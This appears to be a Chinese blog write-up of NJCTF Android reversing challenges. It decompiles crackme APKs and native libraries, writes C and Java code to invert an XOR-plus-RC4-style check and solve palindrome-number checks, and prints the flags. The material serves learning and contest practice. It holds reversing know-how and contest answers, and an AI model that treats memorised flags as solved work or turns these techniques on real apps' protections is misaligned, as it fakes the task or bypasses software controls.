2. AndroidKiller以及JEB反编译：



```
Certificate | Assembly | Decompiled Java | Strings | Constants | Notes
package com.njctf.mobile.easycrack;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.text.Editable;
import android.text.TextWatcher;

public class MainActivity extends AppCompatActivity {
    class CheckText implements TextWatcher {
        CheckText(MainActivity this$0) {
            MainActivity.this = this$0;
            super();
        }

        public void afterTextChanged(Editable s) {
            MainActivity.this.findViewById(2131427416).setText("Status: " + MainActivity.this.parseText(
                s.toString()));
        }

        public void beforeTextChanged(CharSequence s, int start, int count, int after) {
        }

        public void onTextChanged(CharSequence s, int start, int before, int count) {
        }
    }

    static {
        System.loadLibrary("native-lib");
    }

    public MainActivity() {
        super();
    }
}
```

<http://blog.csdn.net/Ni9htMar3>

主活动只有一个，Java代码量不大
但是解压缩后发现有所库
先分析Java代码：

```

public class MainActivity extends AppCompatActivity {
    class CheckText implements TextWatcher {
        CheckText(MainActivity this$0) {
            MainActivity.this = this$0;
            super();
        }

        public void afterTextChanged(Editable s) {
            MainActivity.this.findViewById(2131427416).setText("Status: " + MainActivity.this.parseText(
                s.toString()));
        }

        public void beforeTextChanged(CharSequence s, int start, int count, int after) {
        }

        public void onTextChanged(CharSequence s, int start, int before, int count) {
        }
    }

    static {
        System.loadLibrary("native-lib");
    }

    public MainActivity() {
        super();
    }

    public String messageMe() {
        String v3 = "";
        int v4 = 51;
        String[] v1 = this.getApplicationContext().getPackageName().split("\\.");
        char[] v6 = v1[v1.length - 1].toCharArray();
        int v7 = v6.length;
        int v5;
        for(v5 = 0; v5 < v7; ++v5) {
            v4 ^= v6[v5];
            v3 += ((char)v4);
        }

        return v3;
    }

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this setContentView(2130968603);
        this.findViewById(2131427416).setText(this.stringFromJNI());
        this.findViewById(2131427415).addTextChangedListener(new CheckText(this));
    }

    public native String parseText(String arg1) {
    }

    public native String stringFromJNI() {
    }
}

```

主要函数:

```
class CheckText implements TextWatcher {
    CheckText(MainActivity this$0) {
        MainActivity.this = this$0;
        super();
    }

    public void afterTextChanged(Editable s) {
        MainActivity.this.findViewById(2131427416).setText("Status: " + MainActivity.this.parseText(
            s.toString()));
    }

    public void beforeTextChanged(CharSequence s, int start, int count, int after) {
    }

    public void onTextChanged(CharSequence s, int start, int before, int count) {
    }
}
```

<http://blog.csdn.net/Ni9htMar3>

这里是一个TextWatch，监听文本框的变化并进行状态显示，可以看到关键函数是:

```
public void afterTextChanged(Editable s) {
    MainActivity.this.findViewById(2131427416).setText("Status: " + MainActivity.this.parseText
    )
}
```

对文本框的判断函数:

```
public native String parseText(String arg1) {
}
}
```

是Native，必须分析so文件

这里还要注意，初始化了一个字符串:

```
public String messageMe() {
    String v3 = "";
    int v4 = 51;
    String[] v1 = this.getApplicationContext().getPackageName().split("\\.");
    char[] v6 = v1[v1.length - 1].toCharArray();
    int v7 = v6.length;
    int v5;
    for(v5 = 0; v5 < v7; ++v5) {
        v4 ^= v6[v5];
        v3 += ((char)v4);
    }

    return v3;
}
```

<http://blog.csdn.net/Ni9htMar3>

开始还以为这就是输入

将程序改为Java代码直接得到结果:

```
package gogogo;

import java.io.*;

public class Test{
    public static void main(String args[]){
        String str = "com.njctf.mobile.easycrack";
        String v3 = "";
        int v4 = 51;
        String[] v1 = str.split("\\.");
        char[] v6 = v1[v1.length - 1].toCharArray();
        int v7 = v6.length;
        int v5;
        for(v5 = 0; v5 < v7; ++v5) {
            v4 ^= v6[v5];
            v3 += ((char)v4);
        }
        System.out.println( v3.toString() );
    }
}
```

<http://blog.csdn.net/Ni9htMar3>

```
Problems @ Javadoc Declaration Console
<terminated> Test [Java Application] C:\Program Files\J
V7D=^,M.E
```

<http://blog.csdn.net/Ni9htMar3>

字符串: V7D=^,M.E

后面发现会用到

1. 分析so文件:

把so放入IDA反编译的时候,发现不同平台so文件反编译出的函数差别比较大,用

```
armeabi
```

反编译出的函数中,有分析字符串的函数 `parseText`,另外几个so函数中没有找到,但肯定也有

```
Functions window | IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums
Function name | Segr | 1 | int __fastcall Java_com_njctf_mobile_easycrack_MainActivity_parseText(int a1, int a2, int a3)
| | | 2 | {
| | | 3 |     int v3; // ST10_401
| | | |
```

<http://blog.csdn.net/Ni9htMar3>

```

IDA View-A x Pseudocode-A x Hex View-1 x Structures x Enums x Imports x
35 v3 = a3;
36 v4 = a2;
37 v5 = a1;
38 v22 = a1;
39 v33 = _stack_chk_guard;
40 v6 = ((int (*)(void))(*a1)->FindClass)();
41 v7 = ((int (__fastcall *)(JNIEnv *, int, const char *, const char *))(*v5)->GetMethodID)(
42     v5,
43     v6,
44     "messageMe",
45     "()Ljava/lang/String;");
46 v8 = j_j_j_2N7_JNIEnv16Call10bjectMethodEP8_bjectP10_jmethodIDz(v5, v4, v7);
47 v26 = 0;
48 s = (char *)((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v5)->GetStringUTFChars)(v5, v8, 0);
49 v23 = (const char *)((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v5)->GetStringUTFChars)(v5, v3, 0);
50 v9 = j_j_strlen(v23);
51 v10 = j_j_strlen(s);
52 v24 = (unsigned __int8 *)j_j_malloc(v9);
53 if ( v9 )
54 {
55     do
56     {
57         if ( v10 )
58         {
59             v11 = 0;
60             do
61             {
62                 *(&v24[v26] + v11) = s[v11] ^ *(&v23[v26] + v11);
63                 v12 = v26 + v11++ + 1;
64             }
65             while ( v11 < v10 && v12 < v9 );
66         }
67         v26 += v10;
68     }
69     while ( v26 < v9 );
70 }
71 j_j__aeabi_memclr4(&v32);
72 v28 = 1835097929;
73 v29 = 1701344351;
74 v30 = 2036689759;
75 v31 = 0;
76 v13 = v9;
77 v14 = j_j_strlen((const char *)&v28);
78 j_j_j_24initPHS_m((unsigned __int8 *)&v32, (unsigned __int8 *)&v28, v14);

```

分析发现主要有以下关键点:

首先获取两个字符串:

- str1

```

v6 = ((int (*)(void))(*a1)->FindClass)();
v7 = ((int (__fastcall *)(JNIEnv *, int, const char *, const char *))(*v5)->GetMethodID)(
    v5,
    v6,
    "messageMe",
    "()Ljava/lang/String;");
v8 = j_j_j_2N7_JNIEnv16Call10bjectMethodEP8_bjectP10_jmethodIDz(v5, v4, v7);
v26 = 0;
s = (char *)((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v5)->GetStringUTFChars)(v5, v8, 0);

```

得到的即是前面算到的messageMe字符串: V7D=^,M.E

- str2

```

v23 = (const char *)((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v5)->GetStringUTFChars)(v5, v3, 0);

```

这个是输入的字符串

对输入字符串及 `V7D=^,M.E` 进行循环异或（即异或到第9位再返回 `V7D=^,M.E`，继续异或），但是暂时不知道输入字符串的长度

```
if ( v9 )
{
do
{
if ( v10 )
{
v11 = 0;
do
{
*( &v24[v26] + v11 ) = s[v11] ^ *( &v23[v26] + v11 );
v12 = v26 + v11++ + 1;
}
while ( v11 < v10 && v12 < v9 );
}
v26 += v10;
}
while ( v26 < v9 );
```

从后往前看，想要输出 `success`，要与 `compare` 比较通过

```
if ( v17 && !j_j_strncmp(v27, compare, v17) )
{
j_j__android_log_print(2, "NJCTF-easycrack", "success: %s", v27);
v19 = compare;
v20 = j_j_strlen(compare);
j_j_strncmp(v27, v19, v20);
v18 = (int (*)(void))(*v22)->NewStringUTF;
}
else
{
j_j__android_log_print(6, "NJCTF-easycrack", "failed : %s", v27);
v18 = (int (*)(void))(*v22)->NewStringUTF;
}
```

compare:

```
.rodata:00018E08 aC8e4ef0e4dcca6 DCB "C8E4EF0E4DCCA683088134F8635E970EEAD9E277F314869F7EF5198A2AA4",0
```

向前找v27:

```
if ( v13 )
{
v16 = (char *)v27;
do
{
j_j_snprintf(v16, 3u, "%02X", *v15);
v16 += 2;
--v13;
++v15;
}
while ( v13 );
```

这里是将字符的十六进制形式转换为字符串，对比 `compare`，可以知道加密后的最终字符串的十六进制格式：

```
0xC8,0xE4,0xEF,0x0E,0x4D,0xCC,0xA6,0x83,0x08,0x81,0x34,0xF8,0x63,0x5E,0x97,0x0E,0xEA,0xD9,0xE2,0x77,0xF3,0x14,0x86,0x9F,0x7E,0xF5,0x19,0x8A,0x2A,0xA4
```


1. 继续向前分析，发现两个关键函数：

```
v28 = 'ma_I';
v29 = 'eht_';
v30 = 'yek_';
v31 = 0;
v13 = v9;
v14 = j_j_strlen((const char *)&v28);
j_j_j__24initPhS_m((unsigned __int8 *)&v32, (unsigned __int8 *)&v28, v14);
v15 = v24;
j_j_j__25cryptPhS_m((unsigned __int8 *)&v32, v24, v13);
```

分别是初始化与加密

还要注意前面的 `I_am_the_key`，为初始化时传入的字符串

7.init函数

```
int __fastcall init(unsigned __int8 *a1, unsigned __int8 *a2, unsigned __int32 a3)
{
    signed int v3; // r5@1
    int v4; // r4@1
    int v5; // r6@1
    int v6; // r1@2
    char *v7; // r0@2
    unsigned __int8 *v8; // r1@3
    int v9; // r2@4
    int result; // r0@5
    unsigned __int8 *v11; // [sp+4h] [bp-11ch]@1
    unsigned __int32 v12; // [sp+8h] [bp-118h]@1
    unsigned __int8 *v13; // [sp+Ch] [bp-114h]@1
    char v14[256]; // [sp+10h] [bp-110h]@1
    int v15; // [sp+110h] [bp-10h]@1

    v12 = a3;
    v11 = a2;
    v13 = a1;
    v15 = __stack_chk_guard;
    v3 = 256;
    j_j__aeabi_menc1r4(v14);
    v4 = 0;
    v5 = 0;
    do
    {
        v13[v5] = v5;
        j_j__aeabi_uidivmod(v5, v12);
        v7 = v14;
        v14[v5++] = v11[v6];
    }
    while ( v5 != 256 );
    v8 = v13;
    do
    {
        v9 = *v8;
        v4 = (v9 + v4 + (unsigned __int8)*v7) % 256;
        *v8 = v13[v4];
        v13[v4] = v9;
        --v3;
        ++v7;
        ++v8;
    }
    while ( v3 );
    result = __stack_chk_guard - v15;
```

这个函数首先生成了一个长度为256的字符串数组，首先循环存储了 `I_am_the_key`（这里开始不知道v6是怎么变化的，两种可能：一直为定值，由0~11循环，尝试以后发现是第二种情况）

生成后进行了位置交换，没有仔细研究规则。

编写函数得到初始化的结果：

```

#include<stdio.h>
int main()
{
    int v3 = 256;
    int v4 = 0;
    int v5 = 0;
    int v6 = 0; //开始不知道v6如何变化
    unsigned __int8 v11[14] = "I_am_the_key";
    unsigned __int8 v13[256];
    char *v7;
    unsigned __int8 *v8;
    int v9;
    char v14[256];
    do
    {
        v13[v5] = v5;
        v7 = v14;
        v14[v5++] = v11[v6];
        v6++;
        v6=v6%12;
    }
    while ( v5 != 256 );
    v8 = v13;
    do
    {
        v9 = *v8;
        v4 = (v9 + v4 + (unsigned __int8)*v7) % 256;
        *v8 = v13[v4];
        v13[v4] = v9;
        --v3;
        ++v7;
        ++v8;
    }
    while ( v3 );
    for(int i=0;i<256;i++)
    {
        printf("0x%x,",v13[i]);
    }
    return 0;
}

```

D:\Dev-cpp5.4.0及API帮助文档\Dev-Cpp\ConsolePauser.exe

0x39, 0xa9, 0x72, 0x2d, 0xe8, 0x58, 0x26, 0x32, 0x81, 0xd, 0xac, 0x49, 0xbb, 0x10, 0x46, 0x65, 0xb3, 0x92, 0xf, 0x84, 0xb8, 0xbf, 0xf2, 0x52, 0xe3, 0x5b, 0xfc, 0xd5, 0x59, 0x6a, 0xf0, 0x5d, 0x60, 0x69, 0x16, 0x8e, 0xfb, 0x94, 0x48, 0xbc, 0x71, 0x36, 0x57, 0xad, 0x44, 0x7c, 0x95, 0xda, 0xb7, 0x47, 0xdb, 0x35, 0x3c, 0xd2, 0x23, 0xc5, 0xa8, 0xb, 0x9f, 0x31, 0xd8, 0x1f, 0x3f, 0xb0, 0x2e, 0xe1, 0x5a, 0x4a, 0xf9, 0x1, 0x54, 0xa7, 0xa5, 0xee, 0x8, 0x99, 0x63, 0x9b, 0x50, 0xbd, 0x5, 0xf7, 0xcb, 0xab, 0x22, 0xc2, 0x8a, 0x38, 0x7d, 0x6, 0xb1, 0xc0, 0x4e, 0x74, 0x3a, 0xe5, 0x67, 0x2b, 0xa3, 0x73, 0x89, 0x9e, 0xba, 0x88, 0x3d, 0x28, 0x62, 0x8f, 0xfd, 0x43, 0x98, 0x4d, 0x56, 0xb2, 0xc, 0x29, 0x6e, 0x78, 0x25, 0xe0, 0xe9, 0xf6, 0x9c, 0x13, 0xed, 0xf8, 0xc4, 0x20, 0x87, 0x2, 0x7b, 0xf1, 0x6d, 0xc7, 0x8c, 0x9d, 0x86, 0x3b, 0x66, 0xfa, 0xb6, 0x42, 0x6f, 0x14, 0xd0, 0x19, 0xaf, 0x11, 0x21, 0x96, 0x85, 0x91, 0xb5, 0xa0, 0x1b, 0x18, 0xa6, 0xa2, 0x4b, 0x40, 0xd4, 0x8d, 0x2a, 0x8b, 0x5c, 0x2c, 0xe6, 0xfe, 0xa4, 0x30, 0xe7, 0xff, 0xc8, 0x5f, 0xe2, 0x1c, 0xdf, 0xae, 0x7f, 0xc3, 0x61, 0xef, 0x90, 0x6c, 0x51, 0x2f, 0xec, 0x12, 0x7a, 0xaa, 0xdd, 0x77, 0xf5, 0x4, 0xd9, 0x83, 0x33, 0xeb, 0x80, 0x27, 0x3, 0xb4, 0x9, 0x37, 0x6b, 0x41, 0x4f, 0x7e, 0xf3, 0x24, 0xf4, 0xc9, 0x7, 0xd1, 0x45, 0x70, 0xa1, 0xd7, 0x34, 0x93, 0x15, 0xca, 0x4c, 0xcd, 0x97, 0xb9, 0xea, 0x0, 0x5e, 0x1a, 0x9a, 0xcf, 0x79, 0xa, 0x3e, 0x82, 0xd3, 0x68, 0x75, 0x64, 0xce, 0x55, 0xe, 0xbe, 0x1d, 0xe4, 0xc1, 0xc6, 0xde, 0xcc, 0x1e, 0x17, 0xd6, 0xdc, 0x53, 0x76,

Process exited with return value 0
Press any key to continue . . .

<http://blog.csdn.net/Ni9htMar3>

1. crypt函数

```
1 int __fastcall crypt(int result, unsigned __int8 *a2, unsigned __int32 a3)
2 {
3     int v3; // r3@1
4     int v4; // r4@2
5     int v5; // r6@3
6
7     v3 = 0;
8     if ( a3 )
9     {
10        v4 = 0;
11        do
12        {
13            v3 = (v3 + 1) % 256;
14            v5 = *(_BYTE *)(result + v3);
15            v4 = (v5 + v4) % 256;
16            *(_BYTE *)(result + v3) = *(_BYTE *)(result + v4);
17            *(_BYTE *)(result + v4) = v5;
18            *a2 ^= *(_BYTE *)(result + ((*(_BYTE *)(result + v3) + v5) & 0xFF));
19            --a3;
20            ++a2;
21        }
22        while ( a3 );
23    }
24    return result;
25 }
```


<http://blog.csdn.net/Ni9htMar3>

这个函数不是很复杂，得到的结果是最后的加密字符串，利用compare解密得到中间字符串：

```
#include<stdio.h>
int main()
{
    int a3 = 30;
    int v3 = 0;
    int v4 = 0;
    int v5;
    int i = 0;
    unsigned __int8 a2[32] = {0xC8,0xE4,0xEF,0x0E,0x4D,0xCC,0xA6,0x83,0x08,0x81,0x34,0xF8,0x63,0x5E,0x9
    unsigned __int8 result[256] = {0x39,0xa9,0x72,0x2d,0xe8,0x58,0x26,0x32,0x81,0xd,0xac,0x49,0xbb,0x10
    do
    {
        v3 = (v3 + 1) % 256;
        v5 = *(unsigned __int8 *)(result + v3);
        v4 = (v5 + v4) % 256;
        *(unsigned __int8 *)(result + v3) = *(unsigned __int8 *)(result + v4);
        *(unsigned __int8 *)(result + v4) = v5;
        a2[i] ^= *(unsigned __int8 *)(result + ((*(_BYTE *)(result + v3) + v5) & 0xFF));
        --a3;
        ++i;
    }
    while ( a3 );
    for(i=0;i<30;i++)
    {
        printf("0x%x,",a2[i]);
    }

    return 0;
}
```


结果:



```
D:\Dev-cpp5.4.0及API帮助文档\Dev-Cpp\ConsolePauser.exe
0x1f, 0x43, 0x1b, 0x4e, 0x1, 0x4d, 0x12, 0x4b, 0x24, 0x25, 0x4e, 0x7, 0x4f, 0x3f, 0x4f, 0x26, 0x71, 0x23, 0x39, 0x45, 0x1b, 0x5f, 0x3b, 0x4b, 0x24, 0x40, 0x2b, 0x33, 0x45, 0x37,
-----
Process exited with return value 0
Press any key to continue . . .
http://blog.csdn.net/Ni9htMar3
```

此即是开始循环异或后的字符串

1. 去除循环异或



```
#include<stdio.h>
int main()
{
    int v10 = 30;
    int v11 = 9;
    int v12;
    int v27 = 0;
    int v13;

    unsigned __int8 v25[30];
    unsigned __int8 v24[32] = {0x1f, 0x43, 0x1b, 0x4e, 0x1, 0x4d, 0x12, 0x4b, 0x24, 0x25, 0x4e, 0x7, 0x4f, 0x3f, 0x4f, 0x26, 0x71, 0x23, 0x39, 0x45, 0x1b, 0x5f, 0x3b, 0x4b, 0x24, 0x40, 0x2b, 0x33, 0x45, 0x37};
    char s[11]= "V7D=^,M.E";
    if ( v10 )
    {
        do
        {
            if ( v11 )
            {
                v12 = 0;
                do
                {
                    *(&v25[v27] + v12) = s[v12] ^ *(&v24[v27] + v12);
                    v13 = v27 + v12++ + 1;
                }
                while ( v12 < v11 && v13 < v10 );
            }
            v27 += v11;
        }
        while ( v27 < v10 );
    }

    for(int i=0;i<30;i++)
    {
        printf("%c",v25[i]);
    }
    return 0;
}
```

结果:

D:\Dev-cpp5.4.0及API帮助文档\Dev-Cpp\ConsolePauser.exe

```
It_s_a_easyCrack_for_beginners
-----
Process exited with return value 0
Press any key to continue . . .
http://blog.csdn.net/Ni9htMar3
```

flag: `It_s_a_easyCrack_for_beginners`

safeBox

tips: Don't believe what you saw.

The flag's format is `NJCTF{xxx}` and xxx only include `[a-z][A-Z][0-9]`.

解压apk发现没有so文件

直接放入JEB:

1. 代码并不复杂, 开始直接看了MainActivity:

```
this.findViewById(2131427415).setOnClickListener(new View.OnClickListener() {
    public void onClick(View v) {
        String v6 = "NJCTF{";
        int v4 = Integer.parseInt(this.val$Et1.getText().toString());
        if(v4 > 10000000 && v4 < 99999999) {
            int v7 = 1;
            int v8 = 10000000;
            int v3 = 1;
            if(Math.abs(v4 / 1000 % 100 - 36) == 3 && v4 % 1000 % 584 == 0) {
                int v5 = 0;
                while(v5 < 4) {
                    if(v4 / v7 % 10 != v4 / v8 % 10) {
                        v3 = 0;
                    }
                    else {
                        v7 *= 10;
                        v8 /= 10;
                        ++v5;
                        continue;
                    }
                }
                break;
            }
            if(v3 != 1) {
                return;
            }
            this.val$Et1.setText(v6 + (((char) (v4 / 1000000))) + (((char) (v4 / 10000 % 100)))
                + (((char) (v4 / 100 % 100))) + "f4n");
        }
    }
});
```

<http://blog.csdn.net/Ni9htMar3>

发现是一个8位回文数, 并且限制比较具体, 得到 `48533584`, 得到结果:

`NJCTF{05#f4n}` 明显不符合题目要求, 虽然在手机上安装测试成功了, 但是, 提交提示错误。

2. 这才注意到另一个类 `androidTest`

非常像, 但细节不同:

```
this.findViewById(2131427415).setOnClickListener(new View.OnClickListener() {
    public void onClick(View v) {
        int v11 = 3;
        String v6 = "NJCTF{have";
        int v4 = Integer.parseInt(this.val$Et1.getText().toString());
        if(v4 > 10000000 && v4 < 99999999) {
```

```

int v7 = 1;
int v8 = 10000000;
int v3 = 1;
if(Math.abs(v4 / 1000 % 100 - 36) == v11 && v4 % 1000 % 584 == 0) {
    int v5 = 0;
    while(v5 < v11) {
        if(v4 / v7 % 10 != v4 / v8 % 10) {
            v3 = 0;
        }
        else {
            v7 *= 10;
            v8 /= 10;
            ++v5;
            continue;
        }

        break;
    }

    if(v3 != 1) {
        return;
    }

    this.val$Et1.setText(v6 + (((char)(v4 / 1000000))) + (((char)(v4 / 10000 % 100)))
        + (((char)(v4 / 100 % 100 + 10))) + "f4n");
}
}
}

```

<http://blog.csdn.net/Ni9htMar3>

这个不限制中间两位必须相等，而且后面有+10，此时得到 48539584 或 48533584,按新规则得到结果 NJCTF{have05if4n}（此时用的是 48539584），提交正确。

这才想到题目的提示，不要相信看到的

flag: NJCTF{have05if4n}

LittleRotatorGame

tips: keep the screen green and rotate, you will get the flag.

The flag's format is njctf{xxx} and xxx only include [a-z][A-Z][0-9].

这是一个完全由C语言编写的APP，或者叫Native Android


```
IDA View-A Pseudocode-A
21 char v20; // r001
22 int v21; // r101
23 int v22; // r501
24 int v23; // r001
25 char v24; // r001
26
27 v2 = a2;
28 v3 = a1;
29 v4 = a1;
30 v5 = ((int (*)(void))j_j__modsi3)();
31 v6 = v5;
32 v7 = 20 * v5;
33 *v2 = 20 * v5;
34 v8 = j_j__divsi3(v4, 100);
35 v9 = j_j__modsi3(v8, 10);
36 v10 = v9;
37 v11 = 19 * v9 + v7;
38 v2[1] = v11;
39 v2[2] = v11 - 4;
40 v12 = v4;
41 v13 = j_j__divsi3(v4, 10);
42 v14 = j_j__modsi3(v13, 10);
43 v15 = j_j__divsi3(v4, 1000000);
44 v2[3] = j_j__modsi3(v15, 10) + 11 * v14;
45 v16 = j_j__divsi3(v4, 1000);
46 v17 = j_j__modsi3(v16, 10);
47 LOBYTE(v4) = v17;
48 v18 = v17;
49 v19 = j_j__divsi3(v12, 10000);
50 v20 = j_j__modsi3(v19, 10);
51 v2[4] = 20 * v4 + 60 - v20 - 60;
52 v21 = -v6 - v14;
53 v22 = -v21;
54 v2[5] = -(char)v21 * v4;
55 v2[6] = v14 * v4 * v20;
56 v23 = j_j__divsi3(v3, 100000);
57 v24 = j_j__modsi3(v23, 10);
58 v2[7] = 20 * v24 - v10;
59 v2[8] = 10 * v18 | 1;
60 v2[9] = v22 * v24 - 1;
61 v2[10] = v6 * v14 * v10 * v10 - 4;
62 v2[11] = (v10 + v14) * v24 - 5;
63 v2[12] = 0;
64 return v2;
```

是不是可以用符号化执行工具 `angr`，还不会这个题。

flag: `PvrNa7iv3A11`